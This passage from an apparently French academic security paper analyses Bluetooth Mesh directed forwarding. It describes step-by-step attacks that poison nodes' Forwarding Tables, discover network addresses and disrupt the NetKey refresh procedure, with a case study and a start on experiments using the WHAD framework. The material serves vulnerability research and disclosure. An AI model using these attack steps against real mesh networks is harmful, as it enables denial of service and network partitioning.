La partie non triviale afin d'exploiter E_5 consiste à trouver un numéro de séquence correct pour envoyer le *Path Echo Reply*. En effet, l'adresse *Source* du paquet au niveau de la couche Réseau doit être celle du PT. Le numéro de séquence utilisé doit donc être supérieur à celui du PT. L'attaquant peut soit le deviner en écoutant passivement les paquets, soit choisir une valeur élevée. Cependant, plus la valeur initiale est élevée, plus l'attaquant risque d'épuiser rapidement les numéros de séquence à utiliser. Il devra donc initier une procédure de mise à jour de l'*IV index*.

E_6 - Mise à jour des nœuds dépendants dans les chemins Un attaquant peut mettre à jour la *Forwarding Table* des nœuds pour ajouter ou supprimer des nœuds dépendants dans leurs entrées de chemins. E_6 utilise le message de contrôle *Dependent Node Update* tel que décrit dans le tableau 5. En particulier, l'attaquant peut utiliser E_6 de manière malveillante pour ajouter des nœuds dépendants à n'importe quel PO ou PT (tant que les conditions sont remplies) et ainsi exploiter V_1.

E_7 - Initialisation forcée de chemins des nœuds autour de l'attaquant En utilisant le message *Path Request Solicitation*, un attaquant

peut forcer les nœuds environnants (dans sa portée radio) à initialiser des chemins vers un ensemble donné d'adresses. Ces adresses peuvent être assignées ou non.

Pour que cette attaque fonctionne, chaque nœud victime doit :

— **Être dans la portée radio de l'attaquant** (au moins en réception).

— **Avoir une entrée de chemin dans sa *Forwarding Table* avec lui-même comme PO**. La valeur de la plage d'adresses du PT est sans importance. Cependant, l'attaquant doit connaître une adresse incluse dans la plage du PT.

L'utilisation légitime d'un *Path Request Solicitation* consiste à demander aux nœuds de mettre à jour les chemins qu'ils possèdent déjà. Cependant, ce message peut être exploité par un attaquant pour forcer les nœuds dans sa portée radio à initialiser des chemins vers n'importe quelles adresses qu'il souhaite. En effet, lorsqu'un nœud reçoit un *Path Request Solicitation*, il vérifie que seule une adresse listée dans le paquet est le PT d'un chemin dont il est le PO.

À partir de cela, tant que l'attaquant sait qu'un nœud autour de lui possède un chemin vers une adresse donnée, il peut forger un paquet *Path Request Solicitation* contenant cette adresse ainsi que d'autres adresses pour lesquelles il souhaite que la victime initialise un chemin. Cela lui permet de forcer la victime à initialiser des chemins vers n'importe quelles adresses de son choix, même des adresses inutilisées.

5.4 Attaques

Sur la base des vulnérabilités explicitées dans cet article, et en utilisant les actions élémentaires décrites, nous présentons 3 scénarios d'attaque possibles. Toutes les attaques exploitent d'une manière ou d'une autre V_2. Elles sont numérotées de A_1 à A_4.

— **A_1 - Découverte de réseau :** Permet à un attaquant de découvrir tous les nœuds du réseau, ainsi que la distance entre l'attaquant et chacun d'eux.

— **A_2 - Empoisonnement de *Forwarding Table* via un *Path Reply hijacking* :** Un attaquant peut réagir à la création d'un chemin non fixe afin d'empoisonner la *Forwarding Table* du PO, l'empêchant ainsi potentiellement d'envoyer des messages à un ensemble d'adresses.

— **A_3 - Empoisonnement de *Forwarding Table* via un chemin bidirectionnel :** Un chemin bidirectionnel de l'attaquant vers un nœud victime peut être utilisé pour empoisonner sa *Forwarding*

Table presque sans prérequis. Cela perturbe considérablement la réception des messages envoyés par la victime.

— **A_4 : Empoisonnement de *Forwarding Table* via *Path Request Solicitation* :** Un message de contrôle spécifique permet de forcer les nœuds à portée directe de l'attaquant à créer des chemins vers n'importe quelles adresses, chemins que l'attaquant peut utiliser pour empoisonner leur *Forwarding Table*.

A_1 - Découverte de réseau Plusieurs de nos attaques reposent sur la connaissance des adresses utilisées (ou non) dans le réseau. En utilisant E_1, nous pouvons acquérir des informations sur toutes les adresses unicast actives utilisées dans le réseau. Nous pouvons donc considérer cette attaque comme un prérequis à d'autres attaques.

Bien qu'un mécanisme de *Heartbeat* existe en BM, selon la configuration, les nœuds ne sont pas nécessairement tenus d'envoyer ces messages. A_1, tant que le DF est activé sur le réseau, peut fournir à un attaquant des informations sur n'importe quel nœud du réseau.

Étant donné que le nombre d'adresses unicast assignées est limité (avec 32767 possibilités), un attaquant peut envoyer un message *Path Request* ciblant toutes les adresses unicast possibles. Un message *Path Reply* est attendu pour chaque adresse utilisée. De plus, l'attaquant peut également collecter des données liées aux plages d'adresses, c'est-à-dire si un nœud possède plusieurs *Elements*.

Si l'attaquant est statique, il est également possible d'envoyer, pour chaque nœud trouvé, un message *Path Echo Request* afin de recevoir un *Path Echo Reply*. L'attaquant peut alors calculer la distance entre lui-même et le nœud en examinant le champ *TTL* au niveau de la couche réseau (qui est toujours envoyé avec une valeur de 127 au départ). Pour réussir cette partie de l'attaque, l'attaquant ne doit pas envoyer de messages *Path Confirmation* pendant la création des chemin. En effet, un *Path Echo Reply* envoyé en utilisant le DF ne permet pas à l'attaquant d'obtenir des informations sur la distance (cela peut dépendre de l'implémentation, si le *TTL* est utilisé ou non en DF).

Une limite de A_1 est liée au temps nécessaire à son exécution. Si l'on considère que l'attaquant n'a qu'un seul nœud relais à sa portée, et si le réseau a la configuration du BM par défaut, A_1 prendrait environ $22,3$ heures pour être exécutée en intégralité (borne supérieure). Cela est dû au fait qu'un nœud ne peut par défaut avoir que 2 entrées dans sa *Discovery Table* en même temps. Une entrée est supprimée après 5 secondes si le chemin n'est pas créé. L'attaquant peut ainsi tester 2 adresses toutes les

5 secondes, ce qui conduit à la valeur de 22, 3 heures. Cependant, étant donné que les adresses sont attribuées successivement aux nœuds lors du *Provisioning*, des stratégies d'optimisation peuvent être mises en place pour raccourcir cette durée.

De plus, un attaquant peut ne vouloir découvrir que quelques adresses non attribuées (par exemple pour les utiliser au sein d'autres attaques). Dans ce scénario, il peut commencer à partir d'une valeur d'adresse élevée et s'arrêter dès qu'il a trouvé suffisamment d'adresses non attribuées.

A_2 - Empoisonnement de *Forwarding Table* via un *Path Reply* hijacking A_2 est déclenchée en réponse à un *Path Request* légitime reçu par l'attaquant. Si l'attaque est un succès, le PO dispose d'une entrée empoisonnée dans sa *Forwarding Table*, comme décrit dans V_1. Ainsi, le PO considère que le chemin créé est valide pour un ensemble d'adresses qui ne sont pas accessibles via ce chemin. En conséquence, il ne pourra potentiellement pas envoyer de paquets vers ces adresses. Cette attaque utilise les actions élémentaires E_2, E_3, E_4 et E_5.

Un attaquant peut réagir à un message *Path Request* reçu. Il suivra alors les étapes suivantes :

1. **Utiliser E_3 et envoyer un message *Path Reply* falsifié**. Le message envoyé indique que le PT est un nœud dépendant d'un autre, empoisonnant ainsi l'entrée de chemin du PO. Avec cette étape uniquement, la *Forwarding Table* du PO est empoisonnée, mais les messages du PO arriveront au PT. Le chemin reste donc valide du PO au PT mais est aussi valide pour d'autres adresses potentiellement inatteignables par le PO via ce chemin.
2. **Utiliser E_2** grâce à laquelle l'attaquant tente de devenir l'un des nœuds relais le long du chemin et d'empêcher le PO d'envoyer des messages au PT. Pour cela, il envoie un *Path Request* falsifié annonçant une métrique de 0 pour créer un *sinkhole*. Si cette étape réussit, l'un des *Path Reply* sera alors dirigé vers l'attaquant. Il ne le transmettra pas puisque E_3 gère l'envoie du *Path Reply* (malicieux). En conséquence du succès de cette étape, les messages du PO vers la PT n'arriveront pas à destination puisque l'attaquant qui est un relais du chemin ne transmettra pas les messages. Bien que cette étape puisse échouer, une tentative ratée ne change pas le reste de l'attaque.
3. **Empêcher la création de voies supplémentaires avec E_4**. Cela réduira les chances que les paquets atteignent leur destination,

car le chemin ne dispose que d'une seule voie et donc d'une quantité moindre de nœuds relais.

4. **Utiliser E_5 pour maintenir en vie le chemin empoisonné du PO**. En effet, le PO et le PT n'auront pas d'entrées de chemin équivalentes dans leur *Forwarding Table*. Par conséquent, le PT ne répondra pas aux *Path Echo Request* émis par le PO. E_5 peut être utilisée pour pallier ce problème.

L'attaque résulte en l'ajout d'un chemin empoisonné dans la *Forwarding Table* du PO, répertoriant des adresses erronées comme destinations valides pour le chemin. En conséquence, les messages envoyés par le PO vers ces adresses n'arriveront pas à destination tant que les nœuds correspondants ne sont pas à portée des nœuds relais composant le chemin. Les messages du PO vers le PT seront aussi potentiellement bloqués si E_2 est un succès.

La figure 9 illustre l'attaque A_2 en utilisant la topologie du réseau de la figure 3. Dans ce cas, l'attaquant a réussi à empoisonner la *Forwarding Table* du PO. En conséquence, lorsque `0x09` souhaite maintenant envoyer un message à une adresse dans la plage `0x01` à `0x1FE` pour laquelle il ne détient aucun autre chemin, il ne va pas initialiser un nouveau chemin puisque le chemin malicieux correspond. Si la destination du paquet ne se trouve pas en portée du chemin malicieux, le message est perdu. De plus, dans cet exemple, l'attaquant s'est placé avec succès comme l'un des relais du chemin, et peut ainsi bloquer tous les messages qu'il souhaite bloquer (*sinkhole*).

A_3 - Empoisonnement de *Forwarding Table* via un chemin bidirectionnel Dans le but de tirer parti de la vulnérabilité V_1, cette attaque vise à empoisonner la *Forwarding Table* d'un nœud victime. L'attaque A_3 s'appuie sur les actions élémentaires E_1 et E_6. Cette attaque se déroule en deux étapes :

1. **Création d'un chemin bidirectionnel Attaquant↔Victime avec E_1 :** Par défaut, en BM, un PT recevant un *Path Request* demandera la création d'un chemin bidirectionnel dans le *Path Reply* en réponse.
2. **Utilisation de E_6 pour mettre à jour les nœuds dépendants :** Un message de *Dependent Node Update* est envoyé afin d'ajouter une plage d'adresses de nœuds dépendants au chemin créé. Le *PathEndpoint* correspond à l'adresse de l'attaquant utilisée dans




Fig. 9. Attaque A_2 sur la création de chemin de `0x09` à `0x1C`. Pour plus de clarté, les messages rejetés au niveau de la couche réseau ne sont pas affichés, de même que les *Path Request* qui n'annoncent pas une meilleure métrique.

la première étape. L'attaquant peut envoyer autant de *Dependent Node Update* qu'il le souhaite, un par plage d'adresses à ajouter.

En conséquence, la *Forwarding Table* de la victime (ainsi que celle des nœuds relais situés le long du chemin créé) contient une entrée empoisonnée. En effet, cette entrée indique que le PO, c'est-à-dire l'attaquant, possède des nœuds dépendants qu'il n'a pas en réalité. Cependant, comme le chemin est un chemin bidirectionnel, ces nœuds dépendants sont également considérés comme des PT valides du chemin avec la victime comme PO.

Dès lors, supposons que la victime envoie un message à un nœud listé comme nœud dépendant de l'attaquant. Si le nœud n'est pas dans la portée radio des nœuds relais composant le chemin malveillant, il ne recevra pas le message.

La figure 10 montre un exemple de A_3 ciblant le nœud `0x09` dans la réseau d'exemple. Après l'attaque, si `0x09` souhaite envoyer un message à




Fig. 10. Attaque A_3 via utilisation malveillante du message *Dependent Node Update*

une adresse entre `0x01` et `0xFF`, celui-ci sera transmis par le chemin vers l'attaquant.

Cette attaque ne peut cibler qu'un ensemble limité de nœuds. En effet, attaquer une quantité trop importante de nœuds dans le réseau entraînerait une possible inondation des messages envoyés par les victimes, limitant de fait l'impact de l'attaque. Cela est dû au fait que le chemin créé est un chemin bidirectionnel. Ainsi, les messages envoyés de n'importe quelle adresse vers le nœud victime sont également relayés par ce chemin. Si plusieurs chemins empoisonnés se croisent, ce qui est très probable, cela entraînerait la transmission de la plupart des messages vers leur destination.

Il est toutefois possible de cibler des nœuds en portée directe de l'attaquant sans limites, car aucun nœud relais autre que la victime ne participe à l'attaque. En tirant profit de la connaissance accumulée lors

de l'attaque A_1, l'attaquant peut lister les nœuds en portée directe du noeud malveillant et les cibler en priorité.

Etant donné que le *Configuration Manager* constitue un point de défaillance unique, l'attaque utilisée contre celui-ci entraînerait une perturbation significative du réseau, pouvant mener à des scénarios d'attaques complexes tels que l'étude de cas étudié dans la section 5.7.

5.5 A_4 - Empoisonnement de *Forwarding Table* via *Path Request Solicitation*

L'attaque A_4 cible les nœuds dans la portée radio de l'attaquant. Un usage détourné du message *Path Request Solicitation* peut être utilisé pour empêcher les victimes d'envoyer des messages à tout nœud qui n'est pas dans leur portée.

Cette attaque vise à exploiter V_1 en utilisant E_7 et E_3. Comme elle n'affecte que les nœuds dans la portée radio de l'attaquant, nous pouvons différencier l'attaquant statique de l'attaquant mobile, ce dernier ayant probablement un impact plus important sur la disponibilité du réseau. Si l'attaquant est mobile, E_5 est également utilisée.

L'objectif est de forcer les nœuds autour de l'attaquant à créer des chemins vers des adresses inexistantes avec E_7. Étant donné que les adresses pour le PT des chemins n'existent pas, l'attaquant répond avec un *Path Reply* empoisonné en usurpant ces adresses avec E_3. En conséquence, ces entrées de chemin répertorient des adresses comme PT, même si elles sont en réalité inaccessibles via ce chemin.

Cette attaque suppose que l'attaquant sait que les nœuds autour de lui possèdent au moins un chemin vers n'importe quelle adresse qui provient d'eux (pour E_7). Les nœuds qui n'ont aucun chemin avec eux-même comme PO sont immunisés contre cette attaque.

Au préalable, l'attaquant doit également réaliser une attaque de découverte de réseau (A_1) afin de répertorier les adresses unicast assignées et non assignées dans le réseau.

En partant de cela, l'attaquant va :

1. **Utiliser E_7** et envoyer un message *Path Request Solicitation*. Pour chaque victime, le message contient une adresse qui est le PT d'un chemin partant d'elle (peut être mutualisé). Il contient également au moins une adresse unicast non assignée pour l'étape suivante.
2. **En réponse au *Path Request* pour l'adresse inutilisée envoyé par chaque victime**, l'attaquant utilise E_3 pour empoisonner leur *Forwarding Table*.




Fig. 11. Attaque A_4 via *Path Request Solicitation* sur 2 nœuds autour de l'attaquant

La figure 11 illustre l'attaque basée sur la topologie de la figure 3. Le résultat de l'attaque est que les nœuds `0x0A` et `0x12` ont des chemins vers la plage d'adresses `0x100` à `0x1FE`, ainsi que vers les nœuds dépendants au PT allant de `0x01` à `0xFF`. Cela signifie que les messages vers les adresses de cette plage utiliseront ce chemin et ne créeront pas un nouveau chemin (à l'exception de `0x02` et `0x03` qui ont leurs chemins valides). Cependant, l'attaquant pourrait *jammer* le réseau lorsqu'il reçoit un *Path Echo Request* pour ces chemins afin de bloquer la *Path Echo Reply*, ce qui entraînerait la suppression des chemins légitimes car considérés comme non valides.

Le nombre d'adresses inutilisées dans le paquet *Path Request Solicitation* dépend du nombre d'adresses vers lesquelles l'attaquant souhaite bloquer les messages. Chaque chemin créé via A_4 peut avoir un total de 510 adresses considérées comme des destinations valides (255 adresses cibles dépendantes, 255 adresses en PT). Ainsi, au maximum 65 adresses inutilisées sont nécessaires pour couvrir l'ensemble des 32767 adresses unicast.

De plus, un attaquant mobile est capable de mener cette attaque sur potentiellement plus de nœuds dans le réseau. Afin de maintenir les chemins créés vers les adresses inutilisées actifs lorsqu'il est éloigné des

nœuds, il peut utiliser E_5 puisque les chemins créés sont unidirectionnels. Si l'attaquant est statique, il recevra tous les *Path Echo Request* des victimes et pourra y répondre normalement.

Cette attaque peut éventuellement bloquer tous les messages nécessitant un relais des nœuds voisins de l'attaquant. Néanmoins, elle nécessite d'être à proximité des victimes et de connaître une partie de leur *Forwarding Table*. Elle est moins flexible que A_3, cependant elle ne nécessite pas l'activation de la fonctionnalité de chemins bidirectionnels sur le réseau contrairement à A_3.

5.6 Comparaison et synthèse des attaques par empoisonnement

Les attaques A_2, A_3 et A_4 ont chacune leurs pré-requis et impacts propres. Elles exploitent V_1 afin d'empoisonner les *Forwarding Tables* des victimes :

- **A_2 est complexe et présente de nombreux prérequis**. Elle repose également sur la réception d'un *Path Request*, ce qui ajoute une couche de difficulté. Cependant, elle met en évidence les limites des mécanismes de résilience mis en place par le DF.
- **A_3 est fiable, présente très peu de prérequis et peut sévèrement impacter la victime**. Cependant, elle ne peut cibler de manière fiable qu'un seul nœud sur le réseau avant de devenir inefficace (sans compter les nœuds en portée radio de l'attaquant). Néanmoins, le *Configuration Manager*, étant un point de défaillance unique, en fait une cible idéale. Cela nécessite cependant que la fonctionnalité de chemins bidirectionnels soit activée sur le réseau, ce qui est le cas par défaut mais n'est pas garanti.
- **A_4 est fiable et efficace mais présente un prérequis de proximité avec les victimes ainsi que la connaissance préalable d'une partie de leur *Forwarding Table***. Elle reste néanmoins une alternative efficace à A_3 dans le cas où les chemins bidirectionnels ne pas activés dans le réseau (ce qui reste peu probable étant donné la valeur ajoutée de cette fonctionnalité et son activation par défaut).

5.7 Étude de cas d'un rafraîchissement de NetKey après une attaque sur le *Configuration Manager*

Les attaques décrites dans ce papier mettent en lumière la possibilité pour un attaquant de bloquer les messages d'un ou plusieurs nœuds vers

une partie d'un réseau BM dans le cadre des messages vers des adresses unicast.

Afin d'évaluer un impact réel sur un réseau BM de l'empoisonnement de la *Forwarding Table* du *Configuration Manager* (via A_3 *par exemple*), la situation choisie est la procédure de rafraîchissement de la NetKey telle que décrite dans la section 2.4.

Situation de départ Bien que décrite dans la spécification, la procédure de rafraîchissement d'une NetKey présente certaines ambiguïtés ou tout du moins laisse un certain degré de liberté aux développeurs voulant implémenter la pile protocolaire du BM.

Ainsi, le comportement du *Configuration Manager* lors de la distribution de la nouvelle NetKey (passage de la phase 0 à la phase 1) lorsque certains nœuds ne répondent pas à ses messages n'est pas détaillé.

Aussi, étant donné que les messages *Config NetKey Update* sont envoyés via des adresses de destination unicast, si le *Configuration Manager* a été la victime d'une attaque par empoisonnement de *Forwarding Table*, ces messages n'arriveront pas à leur destination. Nous supposons donc qu'un sous-ensemble de nœuds de notre réseau est inaccessible depuis le *Configuration Manager* à cause de l'attaque A_3 utilisée sur celui-ci.

Le *Configuration Manager* attend en réponse pour chaque nœud un message *Config NetKey Status* confirmant la bonne réception de la nouvelle clé. Cependant, dans le cas où le message n'arrive pas à destination (à cause de l'attaque ou bien même pour une autre raison), la suite de la procédure n'est pas spécifiée. Aussi, aucune les 2 implémentations open source du BM que nous avons étudiées (ZéphyrOS et esp-idf) fournissent une API permettant de mettre en place la procédure depuis le *Configuration Manager* mais ne précisent pas comment gérer les cas d'échecs et ne les gèrent pas automatiquement.

Nous partons de l'hypothèse que le *Configuration Manager* envoie les messages *Config NetKey Update* aux nœuds par ordre croissant de leur adresse primaire unicast.

Nous pouvons partir de deux postulats différents pouvant être deux choix d'implémentation de cette procédure. Lorsque le *Configuration Manager* ne reçoit pas de réponse d'un nœud, il peut réagir de deux manières :

— **CM**$_1$: il continue à tenter X fois d'envoyer le message au nœud. Une limite sera forcément donnée, et le *Configuration Manager* en cas d'échec total sur un nœud ne continue pas la procédure sur le reste des nœuds.

— **CM_2** : il continue à tenter X fois d'envoyer le message au nœud. En cas d'échec total, le *Configuration Manager* abandonne le nœud et passe au suivant dans la liste (ordre croissant des adresses primaires unicasts) et termine la procédure avec ceux qui répondent.

Dans le cas du CM_1, il n'y a, à priori, pas de moyens prévus dans la spécification pour annuler un rafraîchissement de clé, c'est à dire faire passer une NetKey au sein d'un nœud de la phase 1 vers la phase 0 afin de garder l'ancienne valeur de la NetKey uniquement, même si en pratique rester en phase 1 permet de continuer à l'utiliser normalement. Un administrateur réseau peut en revanche supprimer la NetKey et la recréer, sous réserve d'avoir en avance une autre NetKey partagée par l'ensemble du sous-réseau ce qui paraît en pratique peu probable.

Du point de vue de l'attaquant, plusieurs cas de figures sont possibles vis à vis de la procédure.

— **NoRecvNK : L'attaquant ne reçoit pas la nouvelle NetKey** car il ne fait pas partie des nœuds recevant la nouvelle NetKey ou si le *Configuration Manager* est CM_1 et que l'adresse primaire unicast de l'attaquant est plus grande que le premier nœud bloquant.

— **RecvNK : L'attaquant fait partie des nœuds recevant la nouvelle NetKey et la reçoit effectivement** (soit car le *Configuration Manager* est CM_2, soit parce que l'attaquant a une adresse primaire unicast plus petite que le premier nœud non accessible depuis le *Configuration Manager* dans le cas CM_1.

Ces deux cas de figures NoRecvNK et RecvNK, combinés aux 2 comportements possibles du *Configuration Manager* (CM_1 et CM_2) permettent d'établir quatre situations (A,B,C et D) possibles comme décrit dans la table 6.

	NoRecvNK	**RecvNK**
CM_1	Situation A	Situation B
CM_2	Situation C	Situation D

Tableau 6. Différentes situations présentées pour notre étude de cas.

Afin d'illustrer l'impact de l'empoisonnement total via A_3 de la *Forwarding Table* du *Configuration Manager*, la figure 12 présente la résultat de cette attaque sur notre réseau exemple avec le *Configuration Manager* situé au niveau du nœud `0x03`.




Fig. 12. Conséquence de A_3 sur le réseau exemple, le nœud `0x03` est le *Configuration Manager*

Conséquences de l'empoisonnement dans la Situation A Cette situation implique que l'attaquant ne reçoit pas la nouvelle NetKey et que la procédure de rafraîchissement de clé ne se termine pas.

Deux cas de figures peuvent amener l'attaquant à ne pas recevoir sa NetKey :

— L'attaquant a été blacklisté et n'est pas censé la recevoir (exclu du réseau).
— L'attaquant a une adresse primaire unicast plus grande que celle d'un nœud non accessible par le *Configuration Manager*.

Étant donné que la procédure de rafraîchissement a été avortée, tous les nœuds continuent d'utiliser l'ancienne valeur de la NetKey (en phase 0 ou 1). Il n'y a donc aucun changement de connectivité entre les nœuds. Les nœuds en rouge et hachurés dans la figure 12 seront ainsi toujours capables de parler avec les nœuds en vert/non hachurés.

Néanmoins, la procédure a été bloquée, ce qui peut poser problème dans le cas où le *Configuration Manager* voulait exclure des nœuds afin d'éviter par exemple une attaque de la poubelle. Aussi, certains nœuds resterons bloqués en phase 1 et il faudra obligatoirement terminer la procédure afin d'en retenter une nouvelle, la spécification ne décrivant aucun moyen de passer de la phase 1 à la phase 0 avec l'ancienne clé.

Conséquences de l'empoisonnement dans la Situation B Dans cette situation, la procédure de rafraîchissement de clé a été stoppée au moment où un nœud n'a pas répondu au *Configuration Manager* (car non accessible à cause de l'empoisonnement de sa *Forwarding Table*). De plus, l'attaquant a reçu la nouvelle NetKey, car il n'était pas blacklisté et le blocage de la procédure a eu lieu après l'envoi de la clé vers lui.

Cette situation permet à l'attaquant de finaliser la procédure en faisant se propager dans le réseau un *Secure Network Beacon* pour la nouvelle valeur de la NetKey. Ainsi, les nœuds ayant reçu la nouvelle NetKey n'utiliseront plus l'ancienne. De plus, les nœuds qui n'ont pas reçus la nouvelle NetKey utiliseront encore l'ancienne valeur.

Ainsi, l'état de réseau sera le suivant :

— Les nœuds ayant reçu la nouvelle NetKey (verts/non hachurés) et ceux ne l'ayant pas reçue (rouges/hachurés) ne pourront plus communiquer ensemble, même s'ils sont à portée directe les uns des autres. Dans la figure 12, les nœuds `0x10` et `0x16` ne pourront par exemple plus communiquer ensemble.

— L'attaquant possédant la nouvelle clé et ayant gardé l'ancienne peut, en théorie, communiquer avec tous les nœuds. En pratique, si l'attaquant est uniquement entourés de relais utilisant la nouvelle clé, les messages utilisant l'ancienne ne pourront être relayés.

Conséquences de l'empoisonnement dans la Situation C Dans cette situation, l'attaquant n'a pas reçu la nouvelle NetKey car il a été blacklisté. C'est aussi le cas pour les autres nœuds blacklistés ou non accessibles depuis le *Configuration Manager* à cause de l'empoisonnement. La procédure de rafraîchissement de clé s'est quant à elle terminée pour les nœuds qui ont reçu la nouvelle valeur.

Ici, le réseau est scindé en deux, les nœuds utilisant la nouvelle clé (verts/non hachurés) et les nœuds utilisant l'ancienne (rouges/hachurés). Ces deux sous-ensembles ne peuvent plus communiquer entre eux.

L'attaquant quant à lui peut uniquement communiquer avec les nœuds ayant l'ancienne valeur de la clé (rouges/hachurés).

Conséquences de l'empoisonnement dans la Situation D Dans cette dernière situation, l'attaquant a reçu la nouvelle NetKey et la procédure de rafraîchissement de clé s'est terminée pour les nœuds qui l'ont reçue sans intervention de l'attaquant.

Les conséquences sont les mêmes que celles de la situation B, sans que l'attaquant n'ait eu à envoyer de *Secure Network Beacons*.

6 Expérimentations

Afin de tester nos attaques, nous avons mené des expériences en utilisant les implémentations BM disponibles et le framework *WHAD* [4]. Nos résultats montrent la faisabilité pratique de nos attaques visant les piles BM open source.

6.1 *WHAD*

Notre recherche nécessitait un outil fiable et pratique pour tester la sécurité du BM. Par conséquent, nous avons utilisé le framework *WHAD* pour implémenter les attaques décrites dans l'article [4].

WHAD supporte plusieurs protocoles de communication sans fil, dont le BLE. Nous avons étendu le framework avec une implémentation de la pile protocolaire du BM flexible adaptée aux besoins de sécurité offensive. *WHAD* supportant par défaut une grande variété de matériels, notre implémentation est compatible avec plusieurs équipements radios.

